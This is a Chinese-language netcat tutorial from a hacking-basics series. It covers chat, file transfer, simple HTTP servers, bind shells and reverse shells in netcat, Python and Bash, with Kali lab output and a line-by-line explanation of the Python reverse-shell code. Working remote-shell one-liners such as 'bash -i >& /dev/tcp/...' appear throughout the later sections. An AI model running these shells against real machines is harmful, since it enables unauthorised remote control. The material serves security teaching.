安全实用工具（一）瑞士军刀nc使用秘籍

Linux黑客基础–90– nc–（1）概述

nc是netcat的简写，有着网络界的瑞士军刀美誉。因为它短小精悍、功能实用，被设计为一个简单、可靠的网络工具。比如大家很熟悉使用telnet测试tcp端口，而nc可以支持测试linux的tcp和udp端口，而且也经常被用于端口扫描，甚至把nc作为server以TCP或UDP方式侦听指定端口做简单的模拟测试。

ncat 或者说 nc 是一款功能类似 cat 的工具，但是是用于网络的。它是一款拥有多种功能的 CLI 工具，可以用来在网络上读、写以及重定向数据。 它被设计成可以被脚本或其他程序调用的可靠的后端工具。同时由于它能创建任意所需的连接，因此也是一个很好的网络调试工具。

ncat/nc 既是一个端口扫描工具，也是一款安全工具，还能是一款监测工具，甚至可以做为一个简单的 TCP 代理。 由于有这么多的功能，它被誉为是网络界的瑞士军刀。 这是每个系统管理员都应该知道并且掌握它。

netcat是借助tcp/ip来凝结来传送数据的一个小工具

主要功能：获取banner信息、远程控制、传输文件

基本的用法

1、connect to somewhere: 连接某台主机--nc的客户端

nc [-options] hostname port[s] [ports] ...

2、listen for inbound: 侦听--nc的服务端

nc -l -p port [-options] [hostname] [port]

-l 侦听模式 listen mode, for inbound connects

-p port 指定的端口 local port number

-n 仅使用数字地址，不做DNS解析 numeric-only IP addresses, no DNS

-v verbose [use twice to be more verbose] 显示详细信息，如果使用两次或者多次会看到更详细的信息

-q secs quit after EOF on stdin and delay of secs 传输结束之后等待多长时间（秒）断开来连接


Linux黑客基础-91- nc-（2）使用nc来聊天

PC1：（192.168.18.130）nc -l -p 2226 服务端

PC2： nc -nv 192.168.18.130 2226

```
┌──(root💀kali)-[~/桌面/work]
└─# nc -l -p 2226
hi i am hacker
ok my name hh
```


```
┌──(root💀kali)-[~]
└─# nc -nv 192.168.18.130 2226
(UNKNOWN) [192.168.18.130] 2226 (?) open
hi i am hacker
ok my name hh
```




```
[root@localhost ~]# nc -nv 192.168.18.130 2226
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.18.130:2226.
hello
my name is xjp
```

扩展：

收集远程计算机信息用于电子取证




```
[root@localhost ~]# uname -r | nc -nv 192.168.18.130 2226
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.18.130:2226.
Ncat: 28 bytes sent, 0 bytes received in 0.03 seconds.
```

Linux黑客基础-92-使用Kali创建一个简易的HTTP服务器

windows主机

ncpa.cpl　网络连接

firewall.cpl　防火墙

kali中提供了一些在windows平台下运行的安全小工具

/usr/share/windows-binaries　目录下

```
┌──(root💀kali)-[~]
└─# ls /usr/share/windows-binaries
enumplus      fgdump  klogger.exe  nbtenum  plink.exe   vncviewer.exe  whoami.exe
exe2bat.exe   fport   mbenum       nc.exe   radmin.exe  wget.exe
```

如何远程传输文件?

在kali中搭建一个简易的HTTP服务器

cd /usr/share/windows-binaries　网站根目录

1、使用python架设一个简易的HTTP服务器

（1）python2版本

python –m SimpleHTTPServer 7331

```
┌──(root💀kali)-[/usr/share/windows-binaries]
└─# python -m SimpleHTTPServer 7331
Serving HTTP on 0.0.0.0 port 7331 ...
```

然后在xp当中输入IP地址即可下载

http://192.168.18.130:7331/

（2）python3版本

python3 –m http.server 7331

```
┌──(root💀kali)-[/usr/share/windows-binaries]
└─# python3 -m http.server 7331
Serving HTTP on 0.0.0.0 port 7331 (http://0.0.0.0:7331/) ...
```

然后在xp当中输入IP地址即可下载

http://192.168.18.130:7331/

2、使用php搭建简易http服务


PHP includes a built-in web server

这个内置的web服务器主要用于本地开发使用，不可用于线上产品环境

php -S 0.0.0.0:8099 -t /usr/share/windows-binaries

```
┌──(root💀kali)-[/usr/share/windows-binaries]
└─# php -S 0.0.0.0:8099 -t /usr/share/windows-binaries
[Fri Apr 28 09:53:20 2023] PHP 7.4.21 Development Server (http://0.0.0.0:8099) started
```

http://192.168.18.130:8099/nc.exe



3、使用ruby搭建简易的http服务


Ruby，一种简单快捷的面向对象（面向对象程序设计）脚本语言

ruby –run –e httpd . –p 9000

把当前目录作为网站根目录

```
┌──(root💀kali)-[/usr/share/windows-binaries]
└─# ruby -run -e httpd . -p 9000
[2023-04-28 09:59:41] INFO  WEBrick 1.6.1
[2023-04-28 09:59:41] INFO  ruby 2.7.4 (2021-07-07) [x86_64-linux-gnu]
[2023-04-28 09:59:41] INFO  WEBrick::HTTPServer#start: pid=5235 port=9000
```

http://192.168.18.130:9000/



4、使用busybox搭建简易http服务器

https://busybox.net/　官网

busbox将许多具有共性的小版本的UNIX工具结合到一个单一的可执行文件

这样的集合可以替代大部分常用工具

比如GNU fileutils，shellutils等工具

busybox提供了一个比较完善的环境，可以适用于任何小的嵌入式系统

busybox httpd –f –p 10000

```
┌──(root💀kali)-[/usr/share/windows-binaries]
└─# busybox httpd -f -p 10000
```

http://192.168.18.130:10000/nc.exe

Linux黑客基础–93–nc–（3）nc功能之二文件传输


监听端传输

nc –lnvp 12306 >xp.txt

```
C:\Documents and Settings\hy\My Documents\kali tools>nc -lnvp 12306 >xp.txt
listening on [any] 12306 ...
connect to [192.168.18.132] from <UNKNOWN> [192.168.18.130] 36040
```

客户端


nc –nv 192.168.18.132 12306 < file.txt –q 1



传输软件

nc –lnvp 12306 >plink.exe

nc –nv 192.168.18.132 12306 < /usr/share/windows–binaries/plink.exe –q 1



跨主机传输文件

kali：192.168.18.130　　nc –nv 192.168.18.132 12306 < kali.txt

xp：192.168.18.132　　nc –lnvp 12306 | nc –nv 192.168.18.137 12306

kali：192.168.18.137　　nc –lnvp 12306 > kali.txt

Linux黑客基础–94–nc–（4）使用nc传输目录

发送端

tar cf　–　　exam | nc –nv 192.168.18.137 12306

tar cf exam.tar exam

接收端

nc –lnvp 12306 | tar xf –

Linux黑客基础-95-nc-（5）使用nc实现远程控制-正向连接

-c shell commands　　as `-e'; use /bin/sh to exec [dangerous!!]

-e filename　　program to exec after connect [dangerous!!]

当nc建立连接成功后，可以运行指定的命令

1、正向连接

从攻击者的角度，目标机器如使用nc开启了一个服务端口，攻击者连接相应的端口，获得相应的shell，但是会受到防火墙的影响





Figure 8: Netcat bind shell scenario

案例1：


xp（受害端）

nc –lnvp 12306 –e cmd.exe



kali（攻击端）


nc –nv 192.168.18.132 12306



直接反弹了cmd程序

案例2：

xp（攻击端）



python –c 'import pty;pty.spawn("/bin/bash")'

python –c 'import pty;pty.spawn("/bin/sh")'

获得交互式shell

kali（受害者）/bin.bash /bin/bash /bin/zsh

```
┌──(root💀kali)-[~/桌面/work]
└─# nc -lnvvp 12306 -e /bin/bash
listening on [any] 12306 ...
connect to [192.168.18.130] from (UNKNOWN) [192.168.18.132] 1034
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'spawn' is not defined
```

Linux黑客基础–96–nc–（6）使用nc建立反弹式shell




Figure 9: Netcat reverse shell scenario

反弹式shell

kali（攻击端）（服务端）nc –lnvvp 12306

```
┌──(root💀kali)-[~/桌面/work]
└─# nc -lnvvp 12306
listening on [any] 12306 ...
connect to [192.168.18.130] from (UNKNOWN) [192.168.18.132] 1038
Microsoft Windows XP [乱汾 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\hy\桌面\netcat-win32-1.11\netcat-1.11>
```

xp（受害者）（客户端）nc –nv 192.168.18.130 12306 –e cmd.exe

```
C:\Documents and Settings\hy\桌面\netcat-win32-1.11\netcat-1.11>nc -nv 192.168.1
8.130 12306 -e cmd.exe
(UNKNOWN) [192.168.18.130] 12306 (?) open
```

攻击端开启了一个服务端口等待受害者连接，当受害者连接成功之后把shell绑定到连接上

对于受害者来说，这是一个出站连接，出站连接通常不会收到防火墙的限制

Linux黑客基础–97–nc–（7）使用Python建立反弹式shell

1、kali（攻击端）

nc –lnvvp 12306

```
┌──(root💀kali)-[~/桌面/work]
└─# nc -lnvvp 12306
listening on [any] 12306 ...
connect to [192.168.18.130] from (UNKNOWN) [192.168.18.137] 42152
# ls
```

2、linux（受害端口）

python建立反弹式shell　Plain Text

```
python –c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.18.130",12306));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
┌──(root㉿bogon)-[~]
└─# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("192.168.18.130",12306));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

分析

把代码排版一下

```lua
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.190.1",8080))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

分析一下代码，分为三个部分**socket**，**os**，**subprocess**

1.socket部分

```haskell
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.190.1",8080))
```

接下来逐行分析

```haskell
import socket
```

导入python socket库

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

使用socket函数创建一个**套接字**，AF_INET表示是一个IPv4的套接字，SOCK_STREAM表示使用TCP流式socket

```
Bash
1   s.connect(("192.168.190.1",8080))
```

连接到192.168.190.1:8080处的套接字

2.os部分

```
Lua
1   import os
2   os.dup2(s.fileno(),0)
3   os.dup2(s.fileno(),1)
4   os.dup2(s.fileno(),2)
```

这里我一开始不知道dup2函数是干什么用的，百度了一会才知道

引用菜鸟教程的解释

os.dup2() 方法用于将一个文件描述符 fd 复制到另一个 fd2。

而fileno()函数就是返回一个文件的**文件描述符**

那么，什么是文件描述符呢?

在linux中系统对于文件的操作是根据文件描述符来决定的，文件描述符是一个比较小的大于等于3的整数，0表示标准输入stdin，1表示标准输出stdout，2表示标准错误输出stderr

所以上面的函数作用就是把stdin,stdout,stderr的内容替换为套接字返回的内容，所以在本机nc监听就会创建一个套接字进程，是的在本地输入的内容就直接作为宿主机的stdin，stdout的内容也会在本地显示

3. subprocess部分

```
Haskell
1   import subprocess
2   p=subprocess.call(["/bin/sh","-i"])
```

先引用一段关于subprocess库的描述

它允许你生成新的进程，连接到它们的 input/output/error 管道，并获取它们的返回（状态）码

而call函数的作用就是执行指定的命令，返回命令执行的状态码

所以这句代码的作用就是生成新的进程，调用/bin/sh

综上，shell就会被subprocess调用，并用socket传输的数据替代stdin，stdout，stderr，使得在本地就能操作宿主机

Linux黑客基础-98-nc-（8）使用Bash建立反弹式shell

攻击机

nc -lnvp 12306

```
┌──(root💀kali)-[~/桌面/work]
└─# nc -lnvp 12306
listening on [any] 12306 ...
connect to [192.168.18.130] from (UNKNOWN) [192.168.18.139] 52374
[root@localhost ~]# ls
```

受害者：

bash -i >& /dev/tcp/攻击端IP/攻击端监听端口 0>&1

bash -i >& /dev/tcp/192.168.18.130/12306 0>&1

```
[root@localhost ~]# touch /dev/tcp
[root@localhost ~]# bash -i >& /dev/tcp/192.168.18.130/12306 0>&1
bash: connect: 网络不可达
bash: /dev/tcp/192.168.18.130/12306: 网络不可达
[root@localhost ~]# bash -i >& /dev/tcp/192.168.18.130/12306 0>&1
```

PS1:

bash –i 打开一个交互式shell

PS2：

& 符号 用于区分文件和文件描述符

>& + 文件

&符号后面跟文件时，表示将标准输出和标准错误输出重定向至文件

>& + 数字

&符号后面跟数字时间，表示后面的数字是文件描述符，不加&符号则会把后面的数字当成文件

PS3：

0 标准输入重定向

1 标准输出重定向

2 标准错误输出重定向

PS4：

/dev目录下的tcp和udp是linux中的特殊设备，可用于建立socket连接，读写这两个文件就相当于是在socket连接中传输数据

>& /dev/tcp/攻击端IP/攻击端监听端口

表示将标准输出和标准错误输出重定向到攻击机（这时目标机的命令执行结果可以从攻击机看到）

0>&1

又将标准标准输入重定向到了标准输出–攻击机，从而可以通过攻击机输入命令